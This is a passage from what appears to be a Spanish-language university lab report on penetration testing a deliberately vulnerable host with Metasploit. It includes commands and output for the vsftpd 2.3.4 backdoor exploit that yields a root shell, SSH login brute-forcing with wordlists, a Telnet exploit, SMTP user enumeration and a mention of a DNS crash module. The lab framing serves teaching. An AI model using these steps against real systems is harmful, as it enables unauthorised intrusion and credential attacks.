



Ilustración 13 Ver las opciones disponibles del exploit



Ejecute el set payload: El payload es el código que se ejecutará en la máquina víctima después de que el exploit tenga éxito.

Sin payload, el exploit no realizará ninguna acción útil.

Este, lo puede localizar en el momento que se ejecuta el comando use (ver imagen)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ilustración 14 Payload puerto 21

Ejecute el comando Exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 100.10.2.4:21 - The port used by the backdoor bind listener is already open
[+] 100.10.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (100.10.2.5:41017 → 100.10.2.4:6200) at 2025-08-04 17:05:17 -0500
```

Ilustración 15 Exploit puerto 21

Se siguen pasos similares para los siguientes puertos.

1.6.2 Puerto 22 – SSH (OpenSSH 4.7p1)

Búsqueda de la vulnerabilidad.




Ilustración 16 Búsqueda de vulnerabilidad para el puerto 22

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Dentro de msfconsole, búsqueda de la vulnerabilidad de Login.




Ilustración 17 Vulnerabilidad puerto 22




Ilustración 18 Use vulnerabilidad puerto 22

Universidad Tecnológica del Chocó
Diego Luis Córdoba

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 100.10.2.4
rhost => 100.10.2.4
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            100.10.2.4       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >
```

Ilustración 19 Configuración de parámetros requeridos options para él puerto 22

Explore las rutas de los diccionarios.

```
┌──(root㉿kali)-[/home/kali]
└─# cd /usr/share/metasploit-framework/data/wordlists

┌──(root㉿kali)-[/usr/share/metasploit-framework/data/wordlists]
└─#
```

Ilustración 20 Rutas para diccionarios

```
┌──(root㉿kali)-[/usr/share/metasploit-framework/data/wordlists]
└─# ls
adobe_top100_pass.txt                  hci_oracle_passwords.csv        namelist.txt                  sid.txt
av_hips_executables.txt                http_default_pass.txt           oracle_default_hashes.txt     snmp_default_pass.txt
av-update-urls.txt                     http_default_userpass.txt       oracle_default_passwords.csv  superset_secret_keys.txt
burnett_top_1024.txt                   http_default_users.txt          oracle_default_userpass.txt   telerik_ui_asp_net_ajax_versions.txt
burnett_top_500.txt                    http_owa_common.txt             password.lst                  telnet_cdata_ftth_backdoor_userpass.txt
can_flood_frames.txt                   idrac_default_pass.txt          piata_ssh_userpass.txt        tftp.txt
cms400net_default_userpass.txt         idrac_default_user.txt          postgres_default_pass.txt     tomcat_mgr_default_pass.txt
common_roots.txt                       ipmi_passwords.txt              postgres_default_userpass.txt tomcat_mgr_default_userpass.txt
dangerzone_a.txt                       ipmi_users.txt                  postgres_default_user.txt     tomcat_mgr_default_users.txt
dangerzone_b.txt                       joomla.txt                      root_userpass.txt             unix_passwords.txt
db2_default_pass.txt                   keyboard-patterns.txt           routers_userpass.txt          unix_users.txt
db2_default_userpass.txt               lync_subdomains.txt             rpc_names.txt                 vnc_passwords.txt
db2_default_user.txt                   malicious_urls.txt              rservices_from_users.txt      vxworks_collide_20.txt
default_pass_for_services_unhash.txt   mirai_pass.txt                  sap_common.txt                vxworks_common_20.txt
default_userpass_for_services_unhash.txt mirai_user_pass.txt           sap_default.txt               wp-exploitable-plugins.txt
default_users_for_services_unhash.txt  mirai_user.txt                  sap_icm_paths.txt             wp-exploitable-themes.txt
dlink_telnet_backdoor_userpass.txt     multi_vendor_cctv_dvr_pass.txt  scada_default_userpass.txt    wp-plugins.txt
flask_secret_keys.txt                  multi_vendor_cctv_dvr_users.txt sensitive_files.txt           wp-themes.txt
grafana_plugins.txt                    named_pipes.txt                 sensitive_files_win.txt

┌──(root㉿kali)-[/usr/share/metasploit-framework/data/wordlists]
└─#
```

Ilustración 21 Resultado ejecución de ruta

En msfconsole, agregue la ruta del archivo a USER_FILE, de la siguiente manera.




Ilustración 22 Ruta del USER_FILE puerto 22

Agregue la ruta, para que busque en esa ruta los posibles usuarios y contraseñas.





Ilustración 23 Resultado ejecución de comando para agregar la ruta

En la otra consola, abra el archivo de root_userpass.txt en modo de edición con el comando nano:

Ilustración 24 Edición de archivo root_userpass.tex puerto 22



Agregue dos nuevos usuarios, verifique con el comando cat run.




Ilustración 25 Resultado de creación de usuarios

Ilustración 26 Ejecución de conexión ssh

1.6.3 Puerto 23 – Telnet (Linux telnetd)




Ilustración 27 msfconsole puerto 23

Busqué el Exploit para telnet, usando la versión y el nombre.




Ilustración 28 Búsqueda del Exploit para telnet

Use el exploit , que sirve para **habilitar el servicio Telnet** en **algunos routers Netgea.**




Ilustración 29 Use puerto 23

Verifique el puerto y host de la víctima, proceda a cambiar el host de la víctima.




Ilustración 30 Exploit puerto 23

Ejecute el Exploit, conecta, pero no se creó sesión automáticamente, por lo cual proceda a crear la sesión.




Ilustración 31 Conexión Telnet Puerto 23

Ejecute comandos como:




Ilustración 32 Navegación por archivos puerto 23

- Whoami: Ver el usuario actual
- ls -la: Ver estructura raíz

1.7 Puerto 25 – SMTP (Postfix)

Realice conexión por Telnet al puerto 25:

Ilustración 33 Conexión por Telnet puerto 25

La salida indica que el servidor SMTP Postfix está activo y escuchando conexiones.

El comando El comando VRFY se usa para **enumeración de usuarios**.

En este caso, el servicio SMTP (Postfix) no tiene vulnerabilidades remotas de ejecución de código listas para explotar, pero sí debilidades que se aprovechan en fases de reconocimiento y enumeración. Permite, **sacar información útil** que luego se pueda usar en otra fase de ataques.

1.8 Puerto 53 – DNS (ISC BIND 9.4.2)

Este módulo causa una caída del servicio DNS.

Ilustración 34 Búsqueda de vulnerabilidad en msfconsole para puerto 53

